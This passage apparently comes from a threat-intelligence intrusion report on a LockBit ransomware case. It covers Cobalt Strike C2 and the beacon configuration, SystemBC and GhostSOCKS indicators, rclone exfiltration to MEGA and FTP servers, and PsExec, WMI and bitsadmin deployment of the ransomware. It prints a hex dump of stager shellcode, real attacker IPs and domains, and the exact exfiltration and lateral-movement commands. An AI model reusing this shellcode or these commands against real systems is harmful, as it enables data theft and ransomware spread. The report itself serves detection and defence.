00000000: FC E8 89 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B  ......`..1.d.R0.
00000010: 52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF 31 C0  R..R..r(..J&1.1.
00000020: AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 E2 F0 52 57  .<a|., .......RW
00000030: 8B 52 10 8B 42 3C 01 D0  8B 40 78 85 C0 74 4A 01  .R..B<...@x..tJ.
00000040: D0 50 8B 48 18 8B 58 20  01 D3 E3 3C 49 8B 34 8B  .P.H..X ...<I.4.
00000050: 01 D6 31 FF 31 C0 AC C1  CF 0D 01 C7 38 E0 75 F4  ..1.1.......8.u.
00000060: 03 7D F8 3B 7D 24 75 E2  58 8B 58 24 01 D3 66 8B  .}.;}$u.X.X$..f.
00000070: 0C 4B 8B 58 1C 01 D3 8B  04 8B 01 D0 89 44 24 24  .K.X.........D$$
00000080: 5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D  [[aYZQ..X_Z....]
00000090: 31 C0 6A 40 68 00 10 00  00 68 FF FF 07 00 6A 00  1.j@h....h....j.
000000A0: 68 58 A4 53 E5 FF D5 50  E9 A8 00 00 00 5A 31 C9  hX.S...P.....Z1.
000000B0: 51 51 68 00 B0 04 00 68  00 B0 04 00 6A 01 6A 06  QQh....h....j.j.
000000C0: 6A 03 52 68 45 70 DF D4  FF D5 50 8B 14 24 6A 00  j.RhEp....P..$j.
000000D0: 52 68 28 6F 7D E2 FF D5  85 C0 74 6E 6A 00 6A 00  Rh(o}.....tnj.j.
000000E0: 6A 00 89 E6 83 C6 04 89  E2 83 C2 08 8B 7C 24 0C  j............|$.
000000F0: 6A 00 56 6A 04 52 57 68  AD 9E 5F BB FF D5 8B 54  j.Vj.RWh.._....T
00000100: 24 10 6A 00 56 68 00 20  00 00 52 57 68 AD 9E 5F  $.j.Vh. ..RWh.._
00000110: BB FF D5 85 C0 74 14 8B  4C 24 04 8B 04 24 01 C8  .....t..L$...$..
00000120: 89 04 24 8B 54 24 10 01  C2 EB D7 8B 7C 24 0C 57  ..$.T$......|$.W
00000130: 68 C0 FA DD FC FF D5 57  68 C6 96 87 52 FF D5 8B  h......Wh...R...
00000140: 04 24 8B 4C 24 08 39 C1  74 07 68 F0 B5 A2 56 FF  .$.L$.9.t.h...V.
00000150: D5 FF 64 24 10 E8 53 FF  FF FF 5C 5C 2E 5C 70 69  ..d$..S...\\.\pi
00000160: 70 65 5C 66 75 6C 6C 64  75 70 6C 65 78 5F 38 34  pe\fullduplex_84
00000170: 00 50 EE 04 F5                                    .P...
```

Command and Control

Cobalt Strike (S0154)

The initial command and control was a Cobalt Strike beacon to compdatasystems.com triggered by the execution of setup_wm.exe.

IP	Port	Domain	Ja3	Ja3s
31.172.83.162	443	compdatasystems[.]com	a0e9f5d64349fb13191bc781f81f42e1	8ed408107f89c53261bf74e58517bc76
31.172.83.162	443	user.compdatasystems[.]com	a0e9f5d64349fb13191bc781f81f42e1	8ed408107f89c53261bf74e58517bc76
159.100.14.254	443	retailadvertisingservices[.]com	a0e9f5d64349fb13191bc781f81f42e1	303951d4c50efb2e991652225a6f02b1


As part of the command and control (C2) phase, the threat actor established a connection to a second Cobalt Strike C2 server using the IP address 159.100.14.254 over port 443. The domain associated with this server was retailadvertisingservices[.]com.

During this activity, process injection was observed, with the threat actor targeting legitimate processes such as svchost.exe. The injection activity allowed them to run malicious code within trusted system processes.

```
CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime: [redacted]
SourceProcessGuid: {f3cacc6d-0d12-65b9-e92e-000000000900}
SourceProcessId: 4128
SourceImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {f3cacc6d-b0b7-6564-2500-000000000900}
TargetProcessId: 2296
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 292
StartAddress: 0x000000001DBE0008
StartModule: -
StartFunction: -
SourceUser: NT AUTHORITY\SYSTEM
TargetUser: NT AUTHORITY\SYSTEM
```

Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
2296	svchost.exe	IPv4	TCP	ESTAB	[redacted]	63172	159.100.14.254	443	[redacted]
3840	svchost.exe	IPv4	TCP	LAST_ACK		63175	159.100.14.254	443	
3840	svchost.exe	IPv4	TCP	SENT		63176	159.100.14.254	443	

Communication with these command and control servers continued over the length of the intrusion.




The configuration of the setup_wm.exe beacon is below:

```
{
    "BeaconType": [
        "HTTPS"
    ],
    "Port": 443,
    "SleepTime": 62760,
    "MaxGetSize": 1864954,
    "Jitter": 37,
    "C2Server": "compdatasystems.com,/_next.css",
    "HttpPostUri": "/boards",
    "Malleable_C2_Instructions": [
        "Remove 814 bytes from the beginning",
        "Base64 decode",
        "Base64 decode"
    ],
    "HttpGet_Verb": "GET",
    "HttpPost_Verb": "POST",
    "HttpPostChunk": 0,
    "Spawnto_x86": "%windir%\\syswow64\\WUAUCLT.exe",
    "Spawnto_x64": "%windir%\\sysnative\\WUAUCLT.exe",
    "CryptoScheme": 0,
    "Proxy_Behavior": "Use IE settings",
    "Watermark": 1357776117,
    "bStageCleanup": "True",
    "bCFGCaution": "False",
    "KillDate": 0,
    "bProcInject_StartRWX": "False",
    "bProcInject_UseRWX": "False",
    "bProcInject_MinAllocSize": 10425,
    "ProcInject_PrependAppend_x86": [
        "kJCQkJCQkJA=",
        "Empty"
    ],
    "ProcInject_PrependAppend_x64": [
        "kJCQkJCQkJA=",
        "Empty"
    ],
    "ProcInject_Execute": [
        "CreateThread",
        "RtlCreateUserThread",
        "CreateRemoteThread"
    ],
    "ProcInject_AllocationMethod": "VirtualAllocEx",
    "bUsesCookies": "True",
    "HostHeader": "Host: user.compdatasystems.com"
}
```



SystemBC

Using dynamic analysis, we were able to determine several of the dropped files as SystemBC.



File Name	SHA256 Hash	IP:Port
svc.dll	2389b3978887ec1094b26b35e21e9c77826d91f7fa25b2a1cb5ad836ba2d7ec4	185.236.232.20:445
svcmcc.dll	44cf04192384e920215f0e335561076050129ad7a43b58b1319fa1f950f6a7b6	185.236.232.20:445

Communication to the SystemBC command and control server started on the first day and lasted over the length of the intrusion.




GhostSOCKS

Analysis revealed that the other deployed proxy was GhostSOCKS, a Malware-as-a-Service (MaaS) tool.

File Name	SHA256 Hash	YARA Hit
svcmc.dll	ced4ee8a9814c243f0c157cda900def172b95bb4bc8535e480fe432ab84b9175	win_ghostsocks_auto
svchosts.exe	b4ad5df385ee964fe9a800f2cdaa03626c8e8811ddb171f8e821876373335e63	win_ghostsocks_auto

These binaries were deployed on the beachhead host as well as a file share server and a backup server. Upon execution these binaries reached out to the following command and control servers:

IP	Port	URI
38.180.61.247	30001	/api/helper-first-register? buildVersion=EXAMPLE&md5=EXAMPLE&proxyPassword=EXAMPLE&proxyUsername=EXAMPLE&userId=EXAMPLE
195.2.70.38	30001	/api/helper-first-register? buildVersion=EXAMPLE&md5=EXAMPLE&proxyPassword=EXAMPLE&proxyUsername=EXAMPLE&userId=EXAMPLE
91.142.74.28	30001	/api/helper-first-register? buildVersion=EXAMPLE&md5=EXAMPLE&proxyPassword=EXAMPLE&proxyUsername=EXAMPLE&userId=EXAMPLE



Traffic to the GhostSocks server was only observed on the first day.

Exfiltration

From a file share server the threat actor opened internet explorer and pulled up two sites, qaz[.]im and temp[.]sh.


```
{
  "visit_count": 1,
  "secure_dir": 0,
  "sync_time": "[redacted] 18:05:43+0000",
  "url": "https://www.bing.com/search?q=qaz.im&src=IE-SearchBox&FORM=IESR4A",
  "file_size": 0,
  "cache_id": 0,
  "modified_time": "[redacted] 18:05:43+0000",
  "url_hash": 2417732497183981456,
  "expiry_time": "[redacted] 17:58:33+0000",
  "_time": "[redacted] 18:05:43+0000",
  "entry_id": 7,
  "user": "[redacted]",
  "container_id": 8
}
{
  "visit_count": 1,
  "secure_dir": 0,
  "sync_time": "[redacted] 18:01:26+0000",
  "url": "https://www.bing.com/search?q=temp.sh&src=IE-SearchBox&FORM=IESR4A",
  "file_size": 0,
  "cache_id": 0,
  "modified_time": "[redacted] 18:01:26+0000",
  "url_hash": 2417732498084692771,
  "expiry_time": "[redacted] 18:01:26+0000",
  "_time": "[redacted] 18:01:26+0000",
  "entry_id": 4,
  "user": "[redacted]",
  "container_id": 8
}
```


Both of these sites are known as anonymous temporary file sharing services. They are often used to deploy tools or payloads by threat actors, but in this case we did not observe any downloads. This leads us to assess that they likely used the sites for some small scale data exfiltration.

Around 20 minutes later the threat actor move on to large scale exfiltration using Rclone.

process.name	process.parent.name	process.args
rclone.exe	cmd.exe	[.\rclone.exe, copy, E:\[redacted], mega:[redacted], -q, --ignore-existing, --auto-confirm, --multi-thread-streams, 12, --transfers, 12, --no-console]
rclone.exe	cmd.exe	[.\rclone.exe, copy, E:\[redacted], mega:[redacted], -q, --ignore-existing, --auto-confirm, --multi-thread-streams, 12, --transfers, 12, --no-console]
rclone.exe	cmd.exe	[.\rclone.exe, copy, E:\[redacted], mega[redacted], -q, --ignore-existing, --auto-confirm, --multi-thread-streams, 12, --transfers, 12, --no-console]
rclone.exe	cmd.exe	[.\rclone.exe, copy, E:\[redacted], mega[redacted], -q, --ignore-existing, --auto-confirm, --multi-thread-streams, 12, --transfers, 12, --no-console]

Their initial attempt to exfiltrate data with Rclone utilized a FTP configuration targeting a remote server at 93.115.26.127 over port 21. This attempt to exfiltrate data failed because a connection to the remote server could not be established.

event.dataset	source.ip	source.port	destination.ip	destination.port	zeek.connection.state_message
zeek.connection	10[redacted]12	51,552	93.115.26.127	21	Connection attempt rejected.
zeek.connection	10[redacted]12	51,552	93.115.26.127	21	Connection attempt rejected.
zeek.connection	10[redacted]12	51,552	93.115.26.127	21	Connection attempt rejected.
zeek.connection	10[redacted]12	51,583	93.115.26.127	21	Connection attempt rejected.
zeek.connection	10[redacted]12	51,583	93.115.26.127	21	Connection attempt rejected.
zeek.connection	10[redacted]12	51,583	93.115.26.127	21	Connection attempt rejected.
zeek.connection	10[redacted]12	51,617	93.115.26.127	21	Connection attempt seen, no reply.

The command that was executed was:

```
"%PUBLIC%\Music\rclone.exe" copy E:\REDACTED\customers ftp1:REDACTED/customers -q --ignore-existing --REDACTED-confirm --multi-thread-streams 12 --transfers 12 --no-console
```

Two hours later, the threat actor changed tactics and leveraged Rclone's MEGA integration to exfiltrate data to Mega.io. The following command was executed during this second attempt:


```
%WINDIR%\system32\cmd.exe /C .\rclone.exe copy "E:\REDACTED\domain" mega:REDACTED/domain -q --ignore-existing --REDACTED-confirm --multi-thread-streams 12 --transfers 12 --no-console
```

The initial attempt successfully led to data exfiltration to the Mega.io storage service. The following day, the threat actor leveraged a second FTP account and a different server hard-coded into the rclone configuration, achieving another successful exfiltration.

event.dataset	source.ip	destination.ip	zeek.ftp.user	zeek.ftp.reply.msg	zeek.ftp.reply.code
zeek.ftp	10. 12	46.21.250.52	systemd	Entering Extended Passive Mode (|||50283|)	229
zeek.ftp	10. 12	46.21.250.52	systemd	Entering Extended Passive Mode (|||63068|)	229
zeek.ftp	10. 12	46.21.250.52	systemd	Entering Extended Passive Mode (|||59427|)	229
zeek.ftp	10. 12	46.21.250.52	systemd	Opening data channel for file upload to server of "/ .PDF"	150
zeek.ftp	10. 12	46.21.250.52	systemd	Successfully transferred "/ .pdf"	226
zeek.ftp	10. 12	46.21.250.52	systemd	Opening data channel for file upload to server of "/ .pdf"	150
zeek.ftp	10. 12	46.21.250.52	systemd	Opening data channel for file upload to server of "/ .pdf"	150
zeek.ftp	10. 12	46.21.250.52	systemd	Opening data channel for file upload to server of "/ .pd… "	150
zeek.ftp	10. 12	46.21.250.52	systemd	Entering Extended Passive Mode (|||50396|)	229
zeek.ftp	10. 12	46.21.250.52	systemd	Entering Extended Passive Mode (|||61300|)	229

Analysis of network logs revealed that several gigabytes of data were exfiltrated over a 16-hour period.

Impact



On the eleventh day, the threat actor began a ransomware deployment. This final stage included the preparatory steps to deploy across the network. The process started with the execution of a batch script named SETUP.bat, which created a staging file share:

```
"%WINDIR%\System32\cmd.exe" /C "%PUBLIC%\Music\SETUP.bat"
net session
net share share$=%PUBLIC%\Music /GRANT:Everyone,READ /Y
```

Several files, including the LockBit ransomware encryptor, ds.exe, PSExec, and other helper batch scripts, were uploaded to this shared directory to facilitate the ransomware deployment. These scripts included redundancy for sharing the ransomware binary and executing it.

Next, a script named WMI.bat utilized WMI to copy the ransomware payload from the shared directory (SHARE$) to local machines and execute it. Notably, the threat actor did not limit their targeting to specific hosts but aimed at all accessible hosts within identified subnets. The payload execution command was as follows:

```
%WINDIR%\system32\cmd.exe /c ""%PUBLIC%\Music\WMI.bat" %PUBLIC%\Music\SETUP.bat %PUBLIC%\Music\COPY.bat %PUBLIC%\Music\DEF.bat
%PUBLIC%\Music\ds.exe"
```

WMI commands further facilitated payload distribution, leveraging bitsadmin to transfer and execute the ransomware on remote hosts. These commands triggered parent-child process chains, such as wmiprvse.exe spawning from bitsadmin commands:

```
wmic /node:ipv4address,REDACTED,REDACTED,REDACTED,REDACTED /user:"domain.local\Administrator" /password:"REDACTED" process call
create "cmd.exe /c bitsadmin /transfer update_service \\REDACTED\share$\ds.exe %APPDATA%\ds.exe&%APPDATA%\ds.exe -pass REDACTED"
```

Additionally, the threat actor employed a batch script named COPY.bat to use PSExec for copying the payload from the shared directory to target machines. Evidence of PSExec executions were identifiable by Service Creation events (Event ID 7045) and execution of PSEXESVC.exe. The relevant commands were:

Source Host executing copy.bat and, by extension PsExec.exe:

```
PsExec.exe /accepteula @comps1.txt -u "domain.local\Administrator" -p "REDACTED" cmd /c COPY "\\REDACTED\share$\ds.exe"
"%WINDIR%\temp"
```


1. Source Host Execution

```
%WINDIR%\system32\cmd.exe /c ""%PUBLIC%\Music\share$\COPY.bat"
       └── "PsExec.exe /accepteula -d \\REDACTED -u "domain.local\Administrator" -p "REDACTED" cmd /c COPY /Y
"\\REDACTED\share$\ds.exe" "%PUBLIC%\Music"
```

Destination Host executing the command to copy the LockBit encryptor to the local machine:

2. Service Execution (Destination Host)

```
PSEXESVC.exe
       └── "cmd" /c COPY /Y "\\REDACTED\share$\ds.exe" "%PUBLIC%\Music"
```



InitiatingProcessCommandLine	DeviceName	InitiatingProcessAccountName	values(ProcessCommandLine)
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	DC Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	DC Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	DC Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	DC Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	DC Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	DC Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	DC Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	File Server local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Backup Server .local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Beachhead Host local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Beachhead Host local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Beachhead Host local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Beachhead Host local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Beachhead Host local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Beachhead Host local		conhost.exe 0xffffffff -ForceV1
"cmd" /c COPY Backup Server \share$\ds.exe" "C:\windows\temp\"	Beachhead Host local		conhost.exe 0xffffffff -ForceV1

